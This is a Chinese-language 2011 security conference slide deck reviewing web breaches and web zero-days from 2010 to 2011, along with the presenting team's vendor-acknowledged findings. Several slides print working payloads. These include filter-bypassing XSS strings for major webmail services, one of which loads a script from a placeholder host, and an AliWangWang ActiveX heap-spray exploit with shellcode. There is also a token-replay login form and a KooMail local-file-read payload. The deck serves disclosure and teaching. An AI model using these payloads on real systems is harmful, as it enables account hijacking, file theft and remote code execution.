RSA CONFERENCE CHINA 2011
2011 信息安全国际论坛

the adventures of

alic e & bob

2011零天应用安全漏洞分析及趋势展望

演讲人：范渊
职务： OWASP中国区副会长
公司： 杭州安恒信息技术有限公司

- **Frank** CEO & CTO 杭州安恒信息技术有限公司/OWASP国际安全组织中国副会长
  - 毕业于美国加州大学计算机科学系
  - 国际著名安全公司十多年的技术研发和项目管理
  - 对应用安全、数据库安全和审计、compliance(如SOX, PCI, ISO17799/27001)有着非常资深经验
  - 第一个登上黑帽子安全大会演讲的中国人
  - CISSP, CISA, GCIH, GCIA
  - OWASP中国分会副会长
  - 2008北京奥组委安全组成员
  - 浙江省信息安全协会安全服务委员会主任
  - 2009年度网络战专题最具影响力人物

- 2010-2011Web安全事件回顾
- 2010-2011Web 0day回放
- 2011年安恒安全团队研究成果
- Web安全未来发展趋势与挑战

2010-2011WEB安全事件回顾

- 2010-1月，百度被黑

2010-2011WEB安全事件回顾

◆2011-3月MYSQL.com和sun.com被入侵

- 攻击者通过MySQL.com上查看用户的页面进入，获取到了数据库、表及存储用户密码的dump数据。更严重的是，攻击者将用户密码数据公布在网上让其他人进行破解。更糟糕的是MySQL产品负责人的密码已被破解（竟然是4位数字：安全意识）。

2010-2011WEB安全事件回顾

◆2011-4月，索尼数据服务器被入侵

- 日本索尼公司5月1日在东京举行新闻发布会，就公司网络游戏用户个人信息遭窃一事表示道歉，承认1000万张信用卡资料可能外泄，已邀请美国联邦调查局(FBI)展开调查。

2010-2011WEB安全事件回顾

◆2011-6月Google Gmail邮箱被攻击

2010-2011WEB安全事件回顾

◆2011-6月新浪微博遭黑客攻击

- 图片为引入的蠕虫JS文件：

- 2010-2011Web安全事件回顾
- 2010-2011Web 0day回放
- 2011年安恒安全团队研究成果
- Web安全未来发展趋势与挑战

2010-2011WEB 0DAY回放

◆2010-5月nginx文件类型错误解析漏洞

漏洞分析：nginx默认以cgi的方式支持php的运行，譬如在配置文件当中可以以

```
location ~ \.php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;
include fastcgi_params;
}
```

的方式支持对php的解析，location对请求进行选择的时候会使用URI环境变量进行选择，其中传递到后端Fastcgi的关键变量SCRIPT_FILENAME由nginx生成的$fastcgi_script_name决定，而通过分析可以看到$fastcgi_script_name是直接由URI环境变量控制的，这里就是产生问题的点。而为了较好的支持PATH_INFO的提取，在PHP的配置选项里存在cgi.fix_pathinfo选项，其目的是为了从SCRIPT_FILENAME里取出真正的脚本名。

2010-2011WEB 0DAY回放

◆2010-7月Struts2/XWork < 2.2.0远程执行任意代码漏洞

Struts2的核心是使用的webwork框架，而webwork又是使用的XWork来处理action的，并且通过调用底层的getter/setter方法来处理http的参数，它将每个http参数声明为一个ONGL（这里是ONGL的介绍）语句。当我们提交一个http参数：

user.address.city=Bishkek&user['favoriteDrink']=kumys

ONGL将它转换为：

action.getUser().getAddress().setCity("Bishkek")

action.getUser().setFavoriteDrink("kumys")

这是通过ParametersInterceptor（参数过滤器）来执行的，使用用户提供的HTTP参数调用ValueStack.setValue()。

除了支持参数的设置和读取，ONGL支持另外一些session、scope等等，而且ONGL支持调用java静态方法，这样子就可以成功进行调用java静态方法来进行攻击，比如调用java.lang.RunTime. getRuntime().exec()来执行命令

2010-2011WEB 0DAY回放

◆2010-9月ASP.NET的Padding Oracle Attack漏洞

- ASP.net中引入资源文件(JS等)，通常使用了WebResources.axd?d=xyz来实现的。WebResource.axd有一个特点，便是会对错误的密文（即d=xyz中的xyz）产生500错误，而对正确的密文产生404错误，这便形成了足够的提示。 通过穷举破解出站点的Machine Key，也就是网站所使用的密钥，就可以下载网站私密文件(web.config)或者修改ViewState等等 。

2010-2011WEB 0DAY回放

◆2011-5月 Struts XWork ‘s:submit’ HTML标签跨站脚本漏洞

- Struts是一款建立Java web应用程序的开放源代码架构。 通过使用BASH语法的“<s:submit>”标签传递的Action或方法名，如果没有进行定义，在用于生成错误页面之前，XWork没有对其进行正确过滤。攻击者可以利用漏洞在目标用户浏览器上执行任意HTML和脚本代码。 成功利用漏洞需要启用Dynamic Method Invocation(默认启用)。

- 测试方法：

http://target/model.action!login:cantLogin<script>alert(document.cookie)</script>=some_value。

2010-2011WEB 0DAY回放

◆2011-7月 phPMyAdmin Remote Code Execution

- phpMyAdmin是一个专业的全球流行的Mysql数据库管理Web系统，由于安全处理不够，存在远程代码执行漏洞。

2010-2011WEB 0DAY回放

◆2011-7月 Nginx %00空字节执行任意代码(php)漏洞

- Possible Arbitrary Code Execution with Null Bytes, PHP, and Old Versions of nginx
- Ngnix在遇到%00空字节时与后端FastCGI处理不一致，导致可以在图片中嵌入PHP代码然后通过访问xxx.jpg%00.php来执行其中的代码
- In vulnerable versions of nginx, null bytes are allowed in URIs by default (their presence is indicated via a variable named zero_in_uri defined in ngx_http_request.h).
- Individual modules have the ability to opt-out of handling URIs with null bytes. However, not all of them do; in particular, the FastCGI module does not.

2010-2011WEB 0DAY回放

◆2011-8月 Apache HTTP Server畸形Range选项处理远程拒绝服务漏洞

- Apache HTTP Server是Apache软件基金会的一个开放源代码的网页服务器，可以在大多数电脑操作系统中运行，由于其跨平台和安全性被广泛使用，是最流行的Web服务器端软件之一。
- Apache HTTP Server在处理Range选项生成回应时存在漏洞，远程攻击者可能利用此漏洞通过发送恶意请求导致服务器失去响应，导致拒绝服务。此漏洞源于Apache HTTP Server在处理Range头选项中包含的大量重叠范围指定命令时存在的问题，攻击者可通过发送到服务器的特制HTTTP请求耗尽系统资源，导致Apache失去响应，甚至造成操作系统资源耗尽。

2010-2011WEB 0DAY回放

◆2011-8月 phpMyAdmin跟踪功能多个跨站脚本漏洞

- phpMyAdmin存在多个安全漏洞，允许恶意用户进行脚本注入攻击。
- 部分传递给table, column和index名的输入在跟踪功能中使用前缺少过滤，可被利用注入任意HTML和脚本代码，当恶意数据被查看时可以目标用户浏览器安全上下文执行恶意代码。

- 2010-2011Web安全事件回顾
- 2010-2011Web 0day回放
- 2011年安恒安全团队研究成果
- Web安全未来发展趋势与挑战

2011年安恒安全团队研究成果

◆2011-3月Resin Web服务器解析漏洞

- Resin 在处理servlet mapping时支持使用正则表达式来进行处理，将url-pattern转化为正则表达式的时候没有进行安全校验，并且在进行正则表示匹配的时候使用的匹配方式是匹配输入串中与模式匹配的子串，结合上面点，攻击者能够构造特殊的url来使得web服务器调用特定的servlet来进行解析，从而产生解析漏洞。

2011年安恒安全团队研究成果


◆2011-3月Resin Web服务器解析漏洞

Resin在com.caucho.server.dispatch.UrlMap的函数urlPatternToRegexpPattern为实际处理的函数，而函数中在处理正则时没有正确处理，只进行了部分匹配，可通过xxx.jsp/xxx.jpg的方式将其他文件格式以jsp方式执行

2011年安恒安全团队研究成果

- 2011-3月Yahoo Mail跨站漏洞

Yahoo Mail XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。



2011年安恒安全团队研究成果

◆Yahoo Mail XSS漏洞，相关细节

发送邮件时，使用跨站语句的文件名

</script><script src=http://xxxx.com/yahoo/xss.xs></script>.htm

Yahoo Mail在处理畸形文件名时可能存在跨站漏洞

Yahoo对邮件内容进行了处理，但是没有考虑附件的文件名问题。通过发送特殊构造的数据包就可以让浏览器发送跨站

2011年安恒安全团队研究成果

◆ 2011-3月21CN Mail跨站漏洞

21CN XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。

2011年安恒安全团队研究成果

◆21CN XSS漏洞，相关细节可使用以下语句进行跨站

```
<IfRaMe SrC="JaVaScRiPt:alert(/XssTest/)">
```

21CN邮箱没有对Iframe进行过滤，并且没有禁止在一些属性的中的javascript代码，导致以上的javascript代码被执行

2011年安恒安全团队研究成果

- 2011-4月 网易旗下163Mail跨站漏洞

网易旗下所有邮箱系统 XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。

2011年安恒安全团队研究成果

- 网易Webmail跨站漏洞，相关细节可使用以下语句进行跨站

```
<style>
body{
width:expression(alert(/xss/))
}
</style>
```

网易webmail对style跨站考虑不足，导致在style中很容易发生跨站

2011年安恒安全团队研究成果

- 网易Webmail跨站漏洞，相关细节

  获得漏洞信息后对跨站漏洞进行了修复，但修复不彻底

```
<style>
body{
width:expre/**
*
*
*/ssion(alert(/xss/))
}
</style>
```

漏洞修复通过对一些关键字的过滤防护，但是考虑不全面，导致利用以上代码可再次进行跨站攻击

2011年安恒安全团队研究成果

- 2011-4月 QQMail跨站漏洞

  腾讯QQ MAIL XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。

2011年安恒安全团队研究成果

- QQ Webmail跨站漏洞，相关细节

```
<video /*'*/onerror/*'*/="javascript:alert(/xss/)"><source>
```

使用html5的元素没有正确处理，导致跨站漏洞产生

2011年安恒安全团队研究成果

- 腾讯QQ MAIL XSS漏洞，厂商的反馈情况：

腾讯安全应急响应中心
http://security.qzone.qq.com
安全漏洞、安全事件、安全公告、安全技术

主页 日志 音乐盒 留言板 相册 说说 个人档 分享 更多 查看主人装扮

日志

上一篇：[TX007] 漏洞报告...　　下一篇：[TX004] 漏洞报告

[TX006] 漏洞报告致谢 2011年Q1

分享 转载 复制地址 赞

腾讯安全 2011年05月12日 16:35 阅读(672) 评论(0) 分类：安全公告

本公告对2011年Q1阶段向腾讯安全中心提供漏洞信息的个人和团队表示感谢（排名不分先后）：

Sn4k3[安恒安全研究小组]

召唤

杨腾飞[百度]

雷德明

特别感谢wooyun平台（snowGZ,liscker,小猪,zazaz,蚊虫,0x0F,路人甲,清风,wjb,rayh4c,冰sugar,p.z,only_guest,beastk,this's,使命召唤,webshell,knife,fooyin,s!lly3r,JoeyYin）为腾讯安全做的帮助贡献。

2011年安恒安全团队研究成果

- 2011-4月 HOT Mail跨站漏洞
  HOT MAIL XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。

2011年安恒安全团队研究成果

- Hotmail Webmail跨站漏洞，相关细节可使用以下语句进行跨站

```
<style>
.ExternalClass #ecegdfist
{color:rgb( ‘’ abc&x:expression(alert(/xss/)));}</style>
```

Hotmail在处理样式时允许使用rgb函数，并且没有正确处理rgb函数中的参数，导致可以通过rgb函数进行跨站脚本攻击

2011年安恒安全团队研究成果

- 2011-3月 中国移动 139Mail跨站漏洞
  139mail XSS漏洞，利用跨站漏洞可以成功劫持受害者浏览器。

2011年安恒安全团队研究成果

- 2011-5月 阿里旺旺远程ActiveX溢出0DAY

淘宝阿里旺旺的一个dll中的图像文件名函数存在一个栈溢出漏洞，可以远程执行任意代码；imageMan.dll的图像文件名函数存在一个栈溢出漏洞，可以执行任意代码。

2011年安恒安全团队研究成果


```
 <object classid="clsid:128D0E38-1FF4-47C3-B0F7-0BAF90F568BF" id="target"></object>
<script>

shellcode = unescape('%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+……);

nops=unescape('%u9090%u9090');
headersize =20;
slackspace= headersize + shellcode.length;

while(nops.length < slackspace) nops+= nops;
fillblock= nops.substring(0, slackspace);
block= nops.substring(0, nops.length- slackspace);

while( block.length+ slackspace<0x50000) block= block+ block+ fillblock;
memory=new Array();

for( counter=0; counter<200; counter++)
                memory[counter]= block + shellcode;
s='';
for( counter=0; counter<=1000; counter++)
                s+=unescape("%0D%0D%0D%0D");
target.AutoPic(s,"defaultV");
</script>
```

2011年安恒安全团队研究成果

◆ 厂商反馈：

阿里旺旺已修复远程代码执行漏洞，请尽快更新最新版旺旺

发布日期：
2011年02月18日

漏洞类型：
远程代码执行

影响范围：
阿里旺旺2010正式版及老版本

漏洞描述：
阿里旺旺图像处理组件未能限制数据长度导致远程缓冲区溢出，远程攻击者如若成功利用此漏洞可在用户机器上执行任意命令。

升级信息：
最新版已经发布，请广大用户尽快升级。
买家版本下载地址：
http://download.wangwang.taobao.com/AliIm_taobao.php
卖家版本下载地址：
http://download.wangwang.taobao.com/AliIm_taobao_s.php

其它信息：
淘宝安全团队感谢以下安全人士帮助我们保障用户安全：
安恒公司，爱无言，WooYun.org

2011年安恒安全团队研究成果

- 2011-5月 阿里旺旺token劫持漏洞

阿里旺旺在本地开启一个随即端口开放http服务,并在所有IP上监听，并通过此端口获得用户认证的token，通过获得的token可直接登陆网站。获得监听端口的token需要对应的URL，而此URL可很容易猜解到。导致可通过远程获得目标token，并登陆网站。

2011年安恒安全团队研究成果


- 2011-5月 阿里旺旺token劫持漏洞


```
<html>
  <head>
    <noscript>
      <meta http-equiv=Refresh content="0; url=http://trade.taobao.com/trade/detail/trade_item_detail.htm?biz_order_id=70629710665878&his=null">
      <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    </noscript>
  </head>
  <body onload="document.user_login.submit();">
    <form name=user_login method=post action="http://login.taobao.com/member/loginByIm.do?_input_charset=utf-8">
      <input type=hidden name="act"        value="SignIn">
      <input type=hidden name="uid"        value="cntaobao[redacted]">
      <input type=hidden name="time"       value="1303959749">
      <input type=hidden name="token"      value="818cc571d27b37ed6dc0b33940b9f441">
      <input type=hidden name="asker"      value="AliIM">
      <input type=hidden name="asker_version" value="6.50.12M">
      <input type=hidden name="url"        value="http://www.taobao.com/">
      <input type=hidden name="errurl"     value="http://www.taobao.com/">
    </form>
  </body>

</html>
```

2011年安恒安全团队研究成果

- KooMail本地跨域攻击



2011年安恒安全团队研究成果

- KooMail本地跨域攻击，相关细节可使用以下语句进行跨站

在邮件中发送包含

```
<img src=# onerror='var XmlHttp=new
ActiveXObject("Microsoft.XMLhttp");XmlHttp.Open("get",
"c:\\boot.ini",true);XmlHttp.send(null);alert(XmlHttp.responsetext);' />
```

可读取本地任意文件

软件中使用内嵌浏览器目前已经普遍存在，部分浏览器访问本地文件导致跨站漏洞，并且以本地域权限运行

2011年安恒安全团队研究成果

- 某银行ActiveX控件破坏客户端任意文件，被破坏的boot,ini文件

2011年安恒安全团队研究成果


- ActiveX控件破坏客户端任意文件，相关细节

ActiveX控件导出DeCryptFile函数，并且存在函数szInFileName和szOutFileName,指定szOutFileName可覆盖存在的文件，并破坏其中的内容

- 2010-2011Web安全事件回顾
- 2010-2011Web 0day回放
- 2011年安恒安全团队研究成果
- Web安全未来发展趋势与挑战

WEB安全未来发展趋势与挑战

◆Web应用0day挖掘与攻击



WEB安全未来发展趋势与挑战

◆内嵌了浏览器的客户端程序的安全问题

➢以浏览器为核心的客户端软件具有开发快速, 并且能使用浏览器的各种特性(如js脚本, flash插件等), 所以越来越多的客户端软件开始应用浏览器作为软件的界面渲染引擎.

➢ 但是, 浏览器也是安全问题最多的软件之一. 因其应用广泛, 导致攻击方法层出不穷. 前段时间, QQ客户端的某个版本就遇到了这个问题. 这个版本的QQ使用IE作为聊天记录的界面引擎, 似乎由于疏忽的原因, 没有对聊天信息中的HTML标签进行过滤, 导致用户可以通过在聊天信息中包含JavaScript脚本, 从而在对方机器上执行.

➢例如:


<script type="text/javascript">alert('hahaha');</script> 用户打开聊天历史记录时, 便会弹出一个窗口, 显示”hahaha”. 还有嵌入iframe的:

<iframe src="http://some" width="100%" height="400"></iframe> 这样, 用户在打开聊天历史记录时, 却看到了一个网页, 而这个网页可能是挂马的.

➢ 所以, 使用浏览器为核心的客户端软件, 必须重视安全问题, 要对发给浏览器渲染的所有字符进行过滤. 最好的方法是使用一种模板语言, 简单的如ubb, 而不是直接使用HTML.

WEB安全未来发展趋势与挑战

◆Web2.0社交网络与社会工程学



WEB安全未来发展趋势与挑战

◆核心互联网应用面临严峻挑战

网上银行、网上营业厅、网络购物、网游、DNS服务器等，很多恶意攻击者出于不良的目的对Web 服务器进行攻击，想方设法通过各种手段获取他人的个人账户信息谋取利益

WEB安全未来发展趋势与挑战

◆云应用面临云安全

服务的规模化、集约化和专业化改变了信息资源大量分散且重复于端设备的安全难管难控格局，这从根本上改变了整个安全的格局，对安全的管理和控制应该说是有利的。但是，云计算不是为了解决安全问题的新式武器。作为一种基于互联网的计算模式，云计算在提供服务的同时也将不可避免地可能出现诸如漏洞、病毒、攻击及信息泄露等既有信息系统中普遍存在的共性安全问题。因此，传统的信息安全技术将会继续应用在云计算中心本身的安全管理上，而且云计算本身的信息安全技术手段也在不断发展中。

RSA CONFERENCE CHINA 2011
2011 信息安全国际论坛

the adventures of

Thank You !